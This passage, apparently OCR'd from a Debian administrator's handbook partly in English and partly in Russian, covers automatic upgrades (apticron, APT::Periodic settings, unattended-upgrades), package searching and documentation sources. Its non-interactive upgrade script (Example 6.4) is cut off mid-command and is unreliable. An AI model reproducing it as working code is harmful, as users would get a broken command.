While it is of course possible to periodically run a tool to check for available updates and run the upgrades, such a repetitive task is tedious, especially when it needs to be performed on several machines. Fortunately, like many repetitive tasks, it can be partly automated, and a set of tools have already been developed to that effect.

The first of these tools is **apticron**, in the package of the same name. Its main effect is to run a script daily (via **cron**). The script updates the list of available packages, and, if some installed packages are not in the latest available version, it sends an email with a list of these packages along with the changes that have been made in the new versions. Obviously, this package mostly targets users of Debian Stable, since the daily emails would be very long for the faster paced versions of Debian. When updates are available, **apticron** automatically downloads them. It does not install them — the administrator will still do it — but having the packages already downloaded and available locally (in APT's cache) makes the job faster.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as tedious as they used to be, which is where the `/etc/cron.daily/apt` script (in the apt package) comes in handy. This script is also run daily (and non-interactively) by **cron**. To control its behavior, use APT configuration variables (which are therefore stored in a file under `/etc/apt/apt.conf.d/`). The main variables are:

`APT::Periodic::Update-Package-Lists`

> This option allows you to specify the frequency (in days) at which the package lists are refreshed. **apticron** users can do without this variable, since **apticron** already does this task.

`APT::Periodic::Download-Upgradeable-Packages`

> Again, this option indicates a frequency (in days), this time for the downloading of the actual packages. Again, **apticron** users won't need it.

`APT::Periodic::AutocleanInterval`

> This option covers a feature that **apticron** doesn't have. It controls how often obsolete packages (those not referenced by any distribution anymore) are removed from the APT cache. This keeps the APT cache at a reasonable size and means that you don't need to worry about that task.


`APT::Periodic::Unattended-Upgrade`

When this option is enabled, the daily script will execute **unattended-upgrade** (from the unattended-upgrades package) which — as its name suggest — can automatize the upgrade process for some packages (by default it only takes care of security updates, but this can be customized in `/etc/apt/apt.conf.d/50unattended-upgrades`). Note that this option can be set with the help of debconf by running **dpkg-reconfigure -plow unattended-upgrades**.

Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/etc/cron.daily/apt` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. That is why the “Debian desktop environment” task installs gnome-packagekit (at least when you select GNOME as desktop environment). It provides an icon in the notification area of desktop environments when updates are available; clicking on this icon then runs **gpk-update-viewer**, a simplified interface to perform updates. You can browse through available updates, read the short description of the relevant packages and the corresponding `changelog` entries, and select whether to apply the update or not on a case-by-case basis.

Рисунок 6.3. Upgrading with gpk-update-viewer


Package Updater
There are 5 updates available
Package updates correct errors, eliminate security vulnerabilities, and provide new features.
Other updates
Internationalization support for MIT Kerberos
krb5-locales-1.12.1+dfsg-17
2.6 MB
MIT Kerberos runtime libraries - krb5 GSS-API Mechanism
libgssapi-krb5-2-1.12.1+dfsg-17 (64-bit)
150.4 kB
MIT Kerberos runtime libraries - Crypto Library
libk5crypto3-1.12.1+dfsg-17 (64-bit)
114.5 kB
MIT Kerberos runtime libraries
libkrb5-3-1.12.1+dfsg-17 (64-bit)
302.4 kB
MIT Kerberos runtime libraries - Support library
libkrb5support0-1.12.1+dfsg-17 (64-bit)
58.4 kB
Details
== 1.12.1+dfsg-17 ==
• MITKRB5-SA-2015-001 - CVE-2014-5352: gss_process_context_token() incorrectly frees context - CVE-2014-9421: kadmind doubly frees partial deserialization results - CVE-2014-9422: kadmind incorrectly validates server principal name - CVE-2014-9423: libgssrpc
5 updates selected (3.3 MB)
Quit
Install Updates

6.8. Automatic Upgrades

Since Falcot Corp has many computers but only limited manpower, its administrators try to make upgrades as automatic as possible. The programs in charge of these processes must therefore run with no human intervention.

6.8.1. Configuring dpkg

As we have already mentioned (see sidebar *УГЛУБЛЯЕМСЯ* Как избежать вопросов по поводу конфигурационных файлов), **dpkg** can be instructed not to ask for confirmation when replacing a configuration file (with the `--force-confdef --force-confold` options). Interactions can, however, have three other sources: some come from APT itself, some are handled by **debconf**, and some happen on the command line due to package configuration scripts.

6.8.2. Configuring APT

The case of APT is simple: the `-y` option (or `--assume-yes`) tells APT to consider the answer to all its questions to be “yes”.

6.8.3. Configuring debconf

The case of **debconf** deserves more details. This program was, from its inception, designed to control the relevance and volume of questions displayed to the user, as well as the way they are shown. That is why its configuration requests a minimal priority for questions; only questions above the minimal priority are displayed. **debconf** assumes the default answer (defined by the package maintainer) for questions which it decided to skip.

The other relevant configuration element is the interface used by the front-end. If you choose `noninteractive` out of the choices, all user interaction is disabled. If a package tries to display an informative note, it will be sent to the administrator by email.

To reconfigure **debconf**, use the **dpkg-reconfigure** tool from the debconf package; the relevant command is **dpkg-reconfigure debconf**. Note that the configured values can be temporarily overridden with environment variables when needed (for instance, `DEBIAN_FRONTEND` controls the interface, as documented in the debconf(7) manual page).

6.8.4. Handling Command Line Interactions

The last source of interactions, and the hardest to get rid of, is the configuration scripts run by **dpkg**. There is unfortunately no standard solution, and no answer is overwhelmingly better than

another.

The common approach is to suppress the standard input by redirecting the empty content of `/dev/null` into it with ***command*** **</dev/null**, or to feed it with an endless stream of newlines. None of these methods is 100 % reliable, but they generally lead to the default answers being used, since most scripts consider a lack of reply as an acceptance of the default value.

6.8.5. The Miracle Combination

By combining the previous elements, it is possible to design a small but rather reliable script which can handle automatic upgrades.

Пример 6.4. Non-interactive upgrade script

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::='
```

IN PRACTICE **The Falcot Corp case**

Falcot computers are a heterogeneous system, with machines having various functions. Administrators will therefore pick the most relevant solution for each computer.

In practice, the servers running Jessie are configured with the “miracle combination” above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with **apticron**, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run Jessie, but they are equipped with gnome-packagekit, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

In the lab, the few computers using Testing — to take advantage of the latest software versions — are not upgraded automatically either. Administrators only configure APT to prepare the upgrades but not enact them; when they decide to upgrade (manually), the tedious parts of refreshing package lists and downloading packages will be avoided, and administrators can focus on the really useful part.

6.9. Searching for Packages

With the large and ever-growing amount of software in Debian, there emerges a paradox: Debian usually has a tool for most tasks, but that tool can be very difficult to find amongst the myriad other packages. The lack of appropriate ways to search for (and to find) the right tool has long been a problem. Fortunately, this problem has almost entirely been solved.

The most trivial search possible is looking up an exact package name. If **apt show** ***package*** returns a result, then the package exists. Unfortunately, this requires knowing or even guessing the package name, which isn't always possible.

> ***TIP*** **Package naming conventions**
>
> Some categories of packages are named according to a conventional naming scheme; knowing the scheme can sometimes allow you to guess exact package names. For instance, for Perl modules, the convention says that a module called `XML::Handler::Composer` upstream should be packaged as libxml-handler-composer-perl. The library enabling the use of the **gconf** system from Python is packaged as python-gconf. It is unfortunately not possible to define a fully general naming scheme for all packages, even though package maintainers usually try to follow the choice of the upstream developers.

A slightly more successful searching pattern is a plain-text search in package names, but it remains very limited. You can generally find results by searching package descriptions: since each package has a more or less detailed description in addition to its package name, a keyword search in these descriptions will often be useful. **apt-cache** and **axi-cache** are the tools of choice for this kind of search; for instance, **apt-cache search video** will return a list of all packages whose name or description contains the keyword “video”.

For more complex searches, a more powerful tool such as **aptitude** is required. **aptitude** allows you to search according to a logical expression based on the package's meta-data fields. For instance, the following command searches for packages whose name contains `kino`, whose description contains `video` and whose maintainer's name contains `paul`:

```
$ aptitude search kino~dvideo~mpaul
p   kino  - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
State: not installed
Version: 1.3.4-2.1+b1
Priority: extra
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8,472 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0 (>=
         0.5.3), libavcodec56 (>= 6:11~beta1) | libavcodec-extra-56 (>=
         6:11~beta1), libavformat56 (>= 6:11~beta1), libavutil54 (>=
         6:11~beta1), libc6 (>= 2.14), libcairo2 (>= 1.2.4), libdv4,
         libfontconfig1 (>= 2.11), libfreetype6 (>= 2.2.1), libgcc1 (>=
         1:4.1.1), libgdk-pixbuf2.0-0 (>= 2.22.0), libglade2-0 (>= 1:2.6.4-2
```

```
          libglib2.0-0 (>= 2.12.0), libgtk2.0-0 (>= 2.24.0), libice6 (>=
          1:1.0.0), libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0),
          libpangocairo-1.0-0 (>= 1.14.0), libpangoft2-1.0-0 (>= 1.14.0),
          libquicktime2 (>= 2:1.2.2), libraw1394-11, libsamplerate0 (>= 0.1.7)
          libsm6, libstdc++6 (>= 4.9), libswscale3 (>= 6:11~beta1), libx11-6,
          libxext6, libxml2 (>= 2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitler, kino-timfx, kinoplus
Replaces: kino-dvtitler, kino-timfx, kinoplus
Provides: kino-dvtitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
 Kino allows you to record, create, edit, and play movies recorded with DV
 camcorders. This program uses many keyboard commands for fast navigating and
 editing inside the movie.

 The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly
 distributed as separate packages, are now provided with Kino.
Homepage: http://www.kinodv.org/

Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++,
      interface::x11, role::program, scope::application, suite::gnome,
      uitoolkit::gtk, use::editing, use::learning, works-with::video,
      x11::application
```

The search only returns one package, kino, which satisfies all three criteria.

Even these multi-criteria searches are rather unwieldy, which explains why they are not used as much as they could. A new tagging system has therefore been developed, and it provides a new approach to searching. Packages are given tags that provide a thematical classification along several strands, known as a “facet-based classification”. In the case of kino above, the package's tags indicate that Kino is a Gnome-based software that works on video data and whose main purpose is editing.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the `~G` search pattern in **aptitude**, but it is probably easier to simply navigate the site where tags are managed:

→ http://debtags.alioth.debian.org/cloud/

Selecting the `works-with::video` and `use::editing` tags yields a handful of packages, including the kino and pitivi video editors. This system of classification is bound to be used more and more as time goes on, and package managers will gradually provide efficient search interfaces based on it.

To sum up, the best tool for the job depends on the complexity of the search that you wish to do:

- **apt-cache** only allows searching in package names and descriptions, which is very convenient when looking for a particular package that matches a few target keywords;
- when the search criteria also include relationships between packages or other meta-data such as the name of the maintainer, **synaptic** will be more useful;

- when a tag-based search is needed, a good tool is **packagesearch**, a graphical interface dedicated to searching available packages along several criteria (including the names of the files that they contain). For usage on the command-line, **axi-cache** will fit the bill.
- finally, when the searches involve complex expressions with logic operations, the tool of choice will be **aptitude**'s search pattern syntax, which is quite powerful despite being somewhat obscure; it works in both the command-line and the interactive modes.

Глава 7. Решение проблем и поиск необходимой информации

Наиболее важным навыком администратора является способность справляться с любой ситуацией, известной или неизвестной. В этой главе приведены несколько методов, которые, надеемся, позволят вам изолировать причину любой встретившейся вам проблемы и таким образом решить её.

7.1. Источники документации

Прежде чем вы сможете разобраться в сути проблемы, вы должны понять теоретическую роль каждой программы, вовлечённой в данную проблему. Лучший способ сделать это — обратиться к документации программы; но поскольку документации может быть достаточно много и она может быть распределена по различным источникам, то вам следует знать о тех местах, где её можно найти.

7.1.1. Страницы руководств

> ***Культура* RTFM**
>
> Данное сокращение означает «Читай эту чертову инструкцию» («Read the F***ing Manual»), но оно может быть раскрыто и в более дружественной форме: «Читайте это прекрасное руководство» («Read the Fine Manual»). Иногда эта фраза используется для (немногословного) ответа на вопросы новичков. Она довольно резкая и выдаёт некоторое раздражение от вопроса, заданного кем-либо, кто даже не удосужился прочитать документацию. Кто-то может сказать, что подобный классический ответ лучше, чем вообще никакого ответа (поскольку он подразумевает, что документация содержит искомый ответ) или более развёрнутый и раздражённый ответ.
>
> В любом случае, если кто-то отвечает вам «RTFM», то не стоит воспринимать подобный ответ как оскорбление. Поскольку ответ может быть раздражающим, вам захочется избежать получения подобных ответов. Если искомая информация отсутствует в руководстве, что иногда случается, вам следует сообщить об этом, причём лучше всего сразу в вашем вопросе. Вам также следует описать те действия, что вы уже предприняли по поиску необходимой информации до размещения вопроса на форуме. Хороший способ избежать наиболее распространённых ошибок и получить дельные советы — следовать рекомендациям Эрика Реймонда.
>
> → http://catb.org/~esr/faqs/smart-questions.html

Страницы руководств содержат достаточно много важной информации, даже если они и бывают относительно немногословны. Далее мы кратко рассмотрим команды для просмотра страниц руководств. Просто наберите **man** ***manual-page*** — название страницы руководства обычно совпадает с именем команды, для которой вы ищите документацию. Например, чтоб узнать о возможных опциях команды **cp**, вам следует набрать команду **man cp** в терминале (см. врезку *К ОСНОВАМ* Оболочка, командный

интерпретатор).

***К ОСНОВАМ* Оболочка, командный интерпретатор**

Командный интерпретатор, также иногда называемый оболочкой, — это программа, исполняющая команды, введённые пользователем или хранящиеся в скрипте. В интерактивном режиме она отображает строку приглашения (обычно заканчивающуюся символом `$` для обычного пользователя или `#` для администратора) для индикации готовности к вводу новой команды. В Приложение В, *Короткий Коррективный Курс* описаны основы использования оболочки.

Наиболее распространённой и устанавливаемой по умолчанию оболочкой является **bash** (Bourne Again SHell), но существуют и другие; среди них **dash**, **csh**, **tcsh** и **zsh**.

Среди прочих функций большинство оболочек предоставляют помощь во время набора в строке ввода в виде автодополнения команд или имён файлов (обычно активируется нажатием клавиши табуляции, **tab**) или вызова предыдущих команд (управление историей команд).

В страницах руководств описываются не только те команды, что доступны из командной строки, но и конфигурационные файлы, системные вызовы, функции библиотек C и так далее. Их имена иногда могут совпадать. Например, команда оболочки **read** совпадает с системным вызовом **read**. По этой причине страницы руководств организованы в виде пронумерованных секций:

1. команды, выполняемые из командной строки;
2. системные вызовы (функции, предоставляемые ядром);
3. библиотечные функции (предоставляемые системными библиотеками);
4. устройства (в Unix-подобных системах они являются специальными файлами и обычно находятся в каталоге `/dev/`);
5. конфигурационные файлы (форматы и соглашения);
6. игры;
7. наборы макросов и стандарты;
8. команды администрирования системы;
9. процедуры ядра.

Вы можете указать необходимую секцию руководства: для чтения документации по системному вызову `read` вам следует набрать команду **man 2 read**. В том случае, когда секция явно не указана, страница руководства будет отображена из первой найденной секции, содержащей запрошенное имя. Поэтому **man shadow** выводит shadow(5), так как страницы руководства для *shadow* отсутствуют в секциях с 1 по 4.

***СОВЕТ* whatis**

Если вы не желаете просматривать полную страницу руководства, а хотите увидеть только краткое описание, просто введите **whatis** ***command***.

```
$ whatis scp
scp (1)     - secure copy (remote file copy program)
```

Такое краткое описание содержится в секции *NAME* каждой страницы руководства.

Разумеется, если вам не известны имена команд, то от руководства будет мало пользы. В

этом случае поможет команда **apropos**, которая выполняет поиск в страницах руководств, точнее, в их секциях коротких описаний. Каждая страница руководства начинается с однострочного описания. **apropos** выводит список тех страниц руководств, что содержат запрашиваемые ключевые слова в коротком описании. В случае правильного выбора ключевых слов вы найдёте необходимые вам команды.

Пример 7.1. Поиск cp с помощью apropos

```
$ apropos "copy file"
cp (1)               - copy files and directories
cpio (1)             - copy files to and from archives
hcopy (1)            - copy files from or to an HFS volume
install (1)          - copy files and set attributes
```

***СОВЕТ* Навигация по ссылкам**

Многие страницы руководств содержат секцию «СМОТРИТЕ ТАКЖЕ», которая находится в самом конце. Она содержит ссылки на руководства похожих команд или на внешние источники документации. Таким образом, вы можете найти подходящую документацию даже в том случае, когда первый выбор был неоптимальным.

Команда **man** — это не единственный инструмент просмотра страниц руководств, поскольку **konqueror** (в KDE) и **yelp** (в GNOME) предоставляют аналогичную возможность. Также существует веб-интерфейс, предоставляемый пакетом **man2html**, который позволяет вам просматривать страницы руководств в браузере. Используйте следующий URL на компьютере, где установлен этот пакет:

→ http://localhost/cgi-bin/man/man2html

Для использования этой утилиты необходим браузер. Именно по этой причине вам следует выбрать установку данного пакета на одном из ваших серверов: все пользователи локальной сети будут в выигрыше при наличии подобной службы (включая пользователей не-Linux машин) и это позволит вам не устанавливать HTTP сервер на каждой рабочей станции. В случае когда ваш сервер доступен из других сетей, доступ к этой службе желательно ограничить только локальной сетью.

***ПОЛИТИКА DEBIAN* Необходимые страницы руководств**

Требование Debian — наличие страницы руководства у каждой программы. Если разработчик программы не предоставил таковую, то сопровождающий пакета Debian обычно подготавливает минимальную страницу, на которой как минимум будет указано расположение оригинальной документации.

7.1.2. Документы *info*

В рамках проекта GNU подготовлены руководства для большинства его программ в формате *info*, поэтому страницы руководств ссылаются на соответствующую документацию *info*. У этого формата есть определённые преимущества, но программа для просмотра таких документов несколько сложнее.

Программа, разумеется, называется *info* и она принимает имя «узла» в качестве аргумента. Документация *info* имеет иерархическую структуру, и если вы вызовите *info* без параметров, то она отобразит список узлов первого уровня. Обычно узлы носят имена соответствующих команд.

Управление навигацией по документации трудно назвать интуитивным. Возможно, что лучший способ ознакомиться с ней — это вызвать программу, ввести `h` (то есть «help»), затем следовать инструкциям и освоить её практически. Вы можете использовать более дружественный графический браузер в качестве альтернативы. Здесь вновь пригодятся **konqueror** и **yelp**; **info2www** также предоставляет веб-интерфейс.

→ http://localhost/cgi-bin/info2www

Следует отметить, что система *info*, в отличие от системы страниц **man**, не подходит для использования переведённых документов. Поэтому документы *info* почти всегда написаны на английском языке. Однако если вы попросите программу **pinfo** отобразить несуществующую страницу, то она обратится к странице *man* с тем же самым именем (если такая существует), которая может быть переведена.

7.1.3. Специфическая документация

Каждый пакет содержит свою собственную документацию. Даже программы с минимумом документации содержат файл `README`, в котором присутствует интересная и/или важная информация. Эта документация устанавливается в каталог `/usr/share/doc/`*`package`*`/` (где *`package`* является именем пакета). Если документация имеет значительный размер, то её могут исключить из основного пакета программы и поместить в отдельный пакет с именем *`package`*`-doc`. Основной пакет обычно рекомендует к установке пакет документации, поэтому вы можете легко его найти.

В каталоге `/usr/share/doc/`*`package`*`/` находятся файлы, предоставляемые Debian, которые дополняют документацию и в которых детально указаны особенности или усовершенствования пакета в сравнении с обычной установкой данного программного обеспечения. Также в файле `README.Debian` перечислены все изменения, добавленные с целью соответствия Политике Debian. Файл `changelog.Debian.gz` позволяет пользователю проследить все модификации пакета в течение длительного времени: иногда бывает полезно понять, какие изменения произошли между двумя установленными версиями, в поведении которых существуют отличия. В заключение, иногда присутствует ещё и файл `NEWS.Debian.gz`, в котором указаны основные изменения в программе и которые могут быть интересны непосредственно администратору.

7.1.4. Интернет-ресурсы

Свободное программное обеспечение в большинстве случаев распространяется через

сайты, которые также служат ещё и для объединения сообщества его разработчиков и пользователей. Подобные сайты зачастую содержат исчерпывающую информацию в различном виде: официальную документацию, FAQ (часто задаваемые вопросы), архивы списков рассылки, и т. д. Бывает так, что проблемы, с которыми вы столкнулись, уже были предметом множества вопросов; FAQ или списки рассылок могут содержать готовые решения. Хорошие навыки работы с поисковыми системами окажутся очень ценными для быстрого поиска необходимых страниц (путём ограничения запросов одним доменом или поддоменом, посвящённым программе). В том случае, когда поиск возвращает слишком много страниц или результат не удовлетворяет вашему запросу, вы можете добавить ключевое слово **`debian`** для ограничения результатов и более целенаправленного поиска.

> ***ПОДСКАЗКИ* От ошибки к решению**
>
> В том случае, когда программа возвращает какое-либо особое сообщение об ошибке, введите его в поисковую машину (заключите фразу в двойные кавычки " для поиска не по отдельным словам, а по фразе целиком). В большинстве случаев необходимый вам ответ вы найдёте по первым ссылкам.
>
> В остальных случаях вам встретятся ошибки общего вида, как, например, «Permission denied». В таком случае следует проверить права доступа задействованных элементов (файлов, ID пользователей, групп, и т. д.).

Если вам не известен адрес интернет-страницы программы, то существуют несколько способов узнать его. Во-первых, проверьте поле `Homepage` в метаинформации пакета (**apt-cache show** ***`package`***). Ссылка на официальный сайт программы может содержаться также и в описании пакета. В том случае, когда URL не указан, загляните в `/usr/share/doc/`*`package`*`/copyright`. Сопровождающий пакета Debian обычно указывает в этом файле адрес источника, из которого он взял исходный код программы, и скорее всего он будет именно тем ресурсом, что вы ищете. Даже если на этом этапе ваш поиск не увенчался успехом, то вы можете проверить такой каталог свободного программного обеспечения как Freecode.com (в прошлом Freshmeat.net), либо воспользоваться поисковыми системами вроде Google, DuckDuckGo, Yahoo и т. д.

→ http://freecode.com/

Вы также можете заглянуть в Debian wiki — ресурс, предназначенный для совместной работы, на котором любой пользователь, даже обычный посетитель, может внести предложение непосредственно из своего браузера. Этот ресурс используется в равной мере как разработчиками для проектирования и документации своих проектов, так и пользователями, которые делятся своими знаниями и совместно работают над документацией.

→ http://wiki.debian.org/

7.1.5. Практические руководства (*HOWTO*)

Практическое руководство (HOWTO) — это документ, в котором четко, шаг за шагом, описаны действия для достижения определённой цели. Цели могут быть самыми

разными, но они всегда являются техническими по своей сути: например, настройка преобразования IP адресов, программного RAID, установка сервера Samba и т. д. Эти документы зачастую пытаются охватить все возможные проблемы, которые могут возникнуть при использовании той или иной технологии.

Много руководств размещено на сайте Проекта Документации Linux (LDP), в рамках которого происходит управление подобными документами:

→ http://www.tldp.org/

Вам следует скептически относиться к этим документам. Зачастую они были подготовлены несколько лет назад и поэтому могут содержать устаревшую информацию. Такое положение ещё более вероятно для переводов, поскольку обновления выполняются несистематически и не сразу после выхода обновлённой версии оригинального документа. Это следствие работы в волонтёрской среде без всяких ограничений.

7.2. Общие процедуры

В задачу этого раздела входит представление некоторых общих советов по определённым операциям, которые администратору приходится часто выполнять. Разумеется, данные процедуры не являются исчерпывающими во всех возможных случаев, но они послужат отправной точкой в сложных ситуациях.

***ОТКРЫТИЕ* Документация на французском**

Часто документация, переведённая на отличный от английского язык, находится в отдельном пакете с таким же именем и суффиксом `-lang` (где `lang` соответствует двухбуквенному ISO коду языка).

Например, пакет *apt-howto-fr* содержит французский перевод практического руководства по *APT*. Точно так же пакеты *quick-reference-fr* и *debian-reference-fr* являются французскими версиями руководства по Debian (изначально оно было написано на английском Osamu Aoki).

7.2.1. Настраиваем программу

Настройку неизвестного вам пакета необходимо выполнять в несколько этапов. Во-первых, стоит прочитать документацию, которую подготовил сопровождающий пакета. Чтение `/usr/share/doc/`*`package`*`/README.Debian` позволит вам узнать о каких-либо специальных мерах, упрощающих использование программного обеспечения. Иногда это бывает важно для понимания отличий в работе от поведения оригинальной версии программы, которое описано в общей документации, например, в практических руководствах. Иногда в этом файле перечислены наиболее распространённые ошибки с тем, чтоб вы не тратили время на устранение общих проблем.

Далее вам следует заглянуть в официальную документацию программного обеспечения; для поиска различных источников документации вернитесь к Раздел 7.1, «Источники документации». Команда **dpkg -L** ***пакет*** выводит список файлов, содержащихся в пакете, и таким образом позволяет быстро установить наличие документации (а также файлов конфигурации, расположенных в `/etc/`). **dpkg -s** ***пакет*** выведет метаданные пакета и отобразит все рекомендованные или предложенные пакеты. Там вы можете найти документацию или утилиту, упрощающую настройку программы.

В заключение, конфигурационные файлы зачастую самодокументированы и содержат множество поясняющих комментариев с указанием различных вариантов значений для каждой переменной. Иногда комментарии настолько избыточны, что бывает достаточно просто выбрать необходимую для активации строку из всех доступных. В отдельных случаях образцы конфигурационных файлов помещаются в каталог `/usr/share/doc/`*`package`*`/examples/`. Они могут послужить отправной точкой для вашего собственного файла.

***ПОЛИТИКА DEBIAN* Размещение примеров**

Все примеры необходимо устанавливать в каталог `/usr/share/doc/package/examples/`. Это могут быть конфигурационные файлы, исходные коды программы (примеры использования библиотеки) или сценарий для преобразования данных, который администратор может использовать в определённых случаях (например, для инициализации базы данных). В случае, когда пример специфичен для определённой архитектуры, его следует устанавливать в каталог `/usr/lib/package/examples/` и создавать ссылку на него в каталоге `/usr/share/doc/package/examples/`.

7.2.2. Наблюдение за работой демонов

Понимание действий демонов несколько сложнее, поскольку они не взаимодействуют напрямую с администратором. Вам необходимо протестировать демона для выяснения его текущего состояния. Например, для проверки демона Apache (веб-сервер) отправьте ему HTTP-запрос.

Каждый демон обычно записывает все свои действия, а также любые возникшие ошибки, в так называемые «файлы журналов» или в «системные журналы». Журналы хранятся в `/var/log/` или в одном из его подкаталогов. Точное имя файла журнала какого-либо демона ищите в его документации. Стоит отметить, что единичный тест не всегда эффективен за исключением тех случаев, когда он покрывает все возможные случаи применения; некоторые проблемы возникают только при особых обстоятельствах.

***ИНСТРУМЕНТ* Демон rsyslogd**

rsyslogd является особым демоном: он собирает сообщения (внутренние системные сообщения), которые ему отправляют остальные программы. Каждая запись в журнале связана с какой-либо подсистемой (почта, ядро, идентификация и т. д.) и имеет определённый приоритет; **rsyslogd** обрабатывает эти два параметра для принятия дальнейших решений. Сообщение может быть записано в разные журналы и/или отправлено на административную консоль. Все детали определены в конфигурационном файле `/etc/rsyslog.conf` (описание находится на странице руководства с таким же именем).

Некоторые функции C, связанные с работой с журналами, упрощают использование демона **rsyslogd**. Однако некоторые демоны самостоятельно управляют своими файлами журналов (например, **samba**, который реализует разделяемые ресурсы Windows в системах Linux).

Заметьте, что если используется **systemd**, то журналы фактически собираются **systemd** до момента их передачи **rsyslogd**. Таким образом, они также доступны через журнал **systemd** и могут быть открыты с помощью **journalctl** (подробности см. в Раздел 9.1.1, «The systemd init system»).

***К ОСНОВАМ* Демоны**

Демон — это программа, которая неявно вызывается пользователем и остаётся в фоне, ожидая наступления определённых событий для выполнения своей задачи. Многие серверные программы являются демонами, поэтому их названия часто оканчиваются на «d» (**sshd**, **smtpd**, **httpd** и т. д.).

Администратору следует регулярно просматривать последние журналы сервера в качестве предупредительной меры. Таким образом он сможет диагностировать проблемы ещё до того, как раздражённые пользователи сообщат о них. Действительно, пользователи могут ждать несколько дней повторного возникновения проблемы прежде, чем сообщать о ней. В большинстве случаев доступны специализированные

